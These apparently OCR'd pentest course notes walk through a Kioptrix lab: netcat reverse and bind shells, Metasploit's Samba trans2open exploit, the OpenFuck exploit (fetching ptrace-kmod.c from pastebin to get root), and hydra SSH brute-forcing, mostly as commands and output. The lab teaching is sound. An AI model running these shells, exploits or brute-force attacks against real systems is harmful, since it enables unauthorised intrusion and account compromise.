
Exploitation Basics

Reverse Shells vs Bind Shells

[Hacking with Netcat part 2: Bind and reverse shells]

Reverse Shell

The most common shell we will see is a Reverse Shell. This one we would need to open ports to the machine to listen on if doing an external assessment. A reverse shell means a victim connects to us.



We're listening on our machine for a connection.

The diagam shows netcat or nc listening, verbose, on port (-lvp) 4444:

```
nc -lvp (port)
```


On the target machine, it's going to run netcat and connect to us on port 4444

```
nc (ip) (port) -e /bin/sh
```

`-e` means execute, and the `/bin/sh` is for linux machines, if it were windows, it would be `cmd.exe`

Bind Shell

We open a port on the target machine, then connect it.




```
nc (ip) (port)
```

while on the target machine it will be

```
nc -lvp (port) -e /bin/sh
```

again, `-e` means execute, and the `/bin/sh` is for linux machines, if it were windows, it would be `cmd.exe`

Reverse Shell Demo

The top terminal is the attacker, the bottom is the victim.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.135.133: inverse host lookup failed: Unknown host
connect to [192.168.135.133] from (UNKNOWN) [192.168.135.133] 59572
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc 192.168.135.133 4444 -e /bin/sh
```

We have our connection and can run whatever commands we want


```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.135.133: inverse host lookup failed: Unknown host
connect to [192.168.135.133] from (UNKNOWN) [192.168.135.133] 59572

whoami
kali
hostname
kali
ls
Desktop
Documents
Downloads
go
Music
Pictures
pimpmykali
Videos
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc 192.168.135.133 4444 -e /bin/sh
```

Bind Shell Demo

Again, the top terminal is the attacker and the bottom is the victim.



kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.135.133 4444
```

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444 -e /bin/sh
listening on [any] 4444 ...
```

We have our connection and can run whatever commands we want

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc 192.168.135.133 4444
whoami
kali
hostname
kali
ls
Desktop
Documents
Downloads
go
Music
Pictures
pimpmykali
Videos
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444 -e /bin/sh
listening on [any] 4444 ...
192.168.135.133: inverse host lookup failed: Unknown host
connect to [192.168.135.133] from (UNKNOWN) [192.168.135.133] 46656
```

Staged vs Non-staged payloads

A payload is what we run as an exploit. There's multiple types of payloads, metasploit alone has 600+ types of payloads. If one payload doesn't work, try another one. There isn't a golden payload that works everytime.

Staged

- Send payload in stages
- Can be less stable
- Metasploit Example: `windows/meterpreter/reverse_tcp`

Notice the / between and reverse_tcp indicating a staged payload. In this case `meterpreter` is the first stage and `reverse_tcp` is the second stage.

Non-staged

- Send explit shellcode at once
- Larger in side, won't alays work

- Metasploit example: `windows/meterpreter_reverse_tcp`

Gaining root with Metasploit

We're going to attack SMB, we looked previously and found samba 2.2 on our Kioptrix target.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit samba 2.2
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Samba 2.0.x/2.2 - Arbitrary File Creation                                                     | unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                                  | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)                       | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)                             | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation               | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)                           | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)                             | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)                       | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution                                     | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)                                    | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)                                    | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)                                    | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)                                    | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)                                          | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow                       | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow                                                          | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                             | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                                         | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                                 | linux_x86/dos/36741.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ _
```

We see `trans2open` show up a lot. So we're going to try it. Load up metasploit with `msfconsole`. We can load it up with out the motd or art with `msfconsole -q`

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

       .                                          .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                    o
       '    dB'                    BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                 dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--     dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP


                                                                     .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.3.31-dev                          ]
+ -- --=[ 2346 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1387 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/

msf6 > _
```

Searching for trans2open within metasploit shows 4 different options, but with OS's. We know our target machine was running Redhat linux. So we will use option 1.

```
msf6 > search trans2open

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Description
   -  ----                                ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open        2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.135.133  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > _
```

Looking at the options, all we need to do is ser the remote host(RHOSTS). Set the rhost with `set rhosts (ip)`, in this case, the IP of our Kioptrix machine.

```
msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.135.134
rhosts => 192.168.135.134
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.135.134  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.135.133  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > _
```

Now we type either `run` or `exploit` to run the payload on the target. It will open/close shells, so `ctrl+c` to stop the exploit.

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.135.133:4444
[*] 192.168.135.134:139 - Trying return address 0xbffffdfc ...
[*] 192.168.135.134:139 - Trying return address 0xbffffcfc ...
[*] 192.168.135.134:139 - Trying return address 0xbffffbfc ...
[*] 192.168.135.134:139 - Trying return address 0xbffffafc ...
[*] Sending stage (1017704 bytes) to 192.168.135.134
[*] 192.168.135.134 - Meterpreter session 1 closed.  Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.135.134:139 - Trying return address 0xbffff9fc ...
[*] Sending stage (1017704 bytes) to 192.168.135.134
[*] 192.168.135.134 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.135.134:139 - Trying return address 0xbffff8fc ...
[*] Sending stage (1017704 bytes) to 192.168.135.134
[*] 192.168.135.134 - Meterpreter session 3 closed.  Reason: Died
[*] 192.168.135.134:139 - Trying return address 0xbffff7fc ...
[*] Sending stage (1017704 bytes) to 192.168.135.134
[*] 192.168.135.134 - Meterpreter session 4 closed.  Reason: Died
[-] Meterpreter session 4 is not valid and will be closed
[*] 192.168.135.134:139 - Trying return address 0xbffff6fc ...
[*] 192.168.135.134:139 - Trying return address 0xbffff5fc ...
[*] 192.168.135.134:139 - Trying return address 0xbffff4fc ...
[*] 192.168.135.134:139 - Trying return address 0xbffff3fc ...
[*] 192.168.135.134:139 - Trying return address 0xbffff2fc ...
^C[-] 192.168.135.134:139 - Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(linux/samba/trans2open) >
[-] Meterpreter session 2 is not valid and will be closed
[-] Meterpreter session 3 is not valid and will be closed

msf6 exploit(linux/samba/trans2open) > _
```

This is happening because its trying brute force attacks, it finds one that works and sends the stage, it opens the meterpretere session, then it closed because it died. So if we look at our options again, we see it's running a staged payload.

```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.135.134  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.135.133  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > _
```

Let's try a non-staged. Since it's a linux machine we will see what linux options there are.

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser                          set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/chmod                            set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/exec                             set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp        set payload linux/x86/shell/bind_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid   set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp        set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp             set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid        set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/reverse_ipv6_tcp     set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/meterpreter/reverse_nonx_tcp     set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/meterpreter/reverse_tcp          set payload linux/x86/shell_bind_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid     set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/metsvc_bind_tcp                  set payload linux/x86/shell_reverse_tcp
set payload linux/x86/metsvc_reverse_tcp               set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/read_file
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/_
```

Let's try the `linux/x86/shell_reverse_tcp` payload. Then run it.

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.135.134  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.135.133  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > exploit_
```

After a few attempts, we will have our session, and can try a few commands.

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.135.133:4444
[*] 192.168.135.134:139 - Trying return address 0xbffffdfc...
[*] 192.168.135.134:139 - Trying return address 0xbffffcfc...
[*] 192.168.135.134:139 - Trying return address 0xbffffbfc...
[*] 192.168.135.134:139 - Trying return address 0xbffffafc...
[*] 192.168.135.134:139 - Trying return address 0xbffff9fc...
[*] 192.168.135.134:139 - Trying return address 0xbffff8fc...
[*] 192.168.135.134:139 - Trying return address 0xbffff7fc...
[*] 192.168.135.134:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.135.133:4444 -> 192.168.135.134:32773) at 2023-10-11 12:30:18 -0400

[*] Command shell session 6 opened (192.168.135.133:4444 -> 192.168.135.134:32774) at 2023-10-11 12:30:19 -0400
[*] Command shell session 7 opened (192.168.135.133:4444 -> 192.168.135.134:32775) at 2023-10-11 12:30:20 -0400
[*] Command shell session 8 opened (192.168.135.133:4444 -> 192.168.135.134:32776) at 2023-10-11 12:30:22 -0400
whoami
root
hostname
kioptrix.level1
_
```

Manual Exploitation

We got root with Metasploit, but now going to try though another method. We will use [OpenLuck](). There is a version out on Exploitdb BUT the one on the github is fixed and more up to date.

We will follow the instructions on the site.

```
git clone https://github.com/heltonWernik/OpenFuck.git

apt-get install libssl-dev

gcc -o OpenFuck OpenFuck.c -lcrypto
```

Now we run OpenFuck against the target, but we need to see which offset box to use, which the offset. We should know which offset to use from our enumeration. `0x6b` is what we use since we seen our machine using `apache-1.3.20`.

```
./OpenFuck (offset) (ip) -c (connections)
```

```
┌──(kali㉿kali)-[~/kioptrix/OpenFuck]
└─$ ./OpenFuck 0x6b 192.168.135.134 -c 40

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection ... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8050
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--13:54:55--  https://pastebin.com/raw/C7v25Xr9
           => `ptrace-kmod.c'
Connecting to pastebin.com:443 ... connected!
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [text/plain]

    0K ...                                                   @   3.84 MB/s

13:54:56 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 6240
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell ...
```

Mine is not showing as much detail as his did in the video but after a minute or so and we can try entering commands.

```
ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 6240
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...

whoami
root
hostname
kioptrix.level1
_
```

Brute Force Attacks

If we see SSH on an engagement, we can try defauly creds or a weak password to test password strength. We will use hydra with the unix_passwords.txt file.

```
hydra -l (root) -P (path/to/wordlist) ssh://(ip):(port) -t (number of threads) -V
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.135.134:22 -t 4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-11 14:04:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1009 login tries (l:1/p:1009), ~253 tries per task
[DATA] attacking ssh://192.168.135.134:22/
[ATTEMPT] target 192.168.135.134 - login "root" - pass "admin" - 1 of 1009 [child 0] (0/0)
[ATTEMPT] target 192.168.135.134 - login "root" - pass "123456" - 2 of 1009 [child 1] (0/0)
[ATTEMPT] target 192.168.135.134 - login "root" - pass "12345" - 3 of 1009 [child 2] (0/0)
[ATTEMPT] target 192.168.135.134 - login "root" - pass "123456789" - 4 of 1009 [child 3] (0/0)
_
```

Useing metasploit

Start metasploit and use search for ssh payloads.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search ssh

Matching Modules
================

   #   Name                                                     Disclosure Date  Rank       Check  Description
   -   ----                                                     ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                       2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution     2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   2   auxiliary/scanner/ssh/karaf_login                                         normal     No     Apache Karaf Login Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh                  2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   4   exploit/unix/ssh/arista_tacplus_shell                    2020-02-02       great      Yes    Arista restricted shell escape (with privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc         2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execu
tion
   6   exploit/linux/ssh/ceragon_fibeair_known_privkey          2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   7   auxiliary/scanner/ssh/cerberus_sftp_enumusers            2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   8   auxiliary/dos/cisco/cisco_7937g_dos                      2020-06-02       normal     No     Cisco 7937G Denial-of-Service Attack
   9   auxiliary/admin/http/cisco_7937g_ssh_privesc             2020-06-02       normal     No     Cisco 7937G SSH Privilege Escalation
   10  exploit/linux/http/cisco_asax_sfr_rce                    2022-06-22       excellent  Yes    Cisco ASA-X with FirePOWER Services Authenticated Command Injection
   11  auxiliary/scanner/http/cisco_firepower_login                              normal     No     Cisco Firepower Management Console 6.0 Login
   12  exploit/linux/ssh/cisco_ucs_scpuser                      2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   13  auxiliary/scanner/ssh/eaton_xpert_backdoor               2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   14  exploit/linux/ssh/exagrid_known_privkey                  2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
```

We will use module `auxiliary/scanner/ssh/ssh_login`, then see the options on what to choose from, while setting the rhosts to the target machine, set the username we are targeting, and the

password file.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
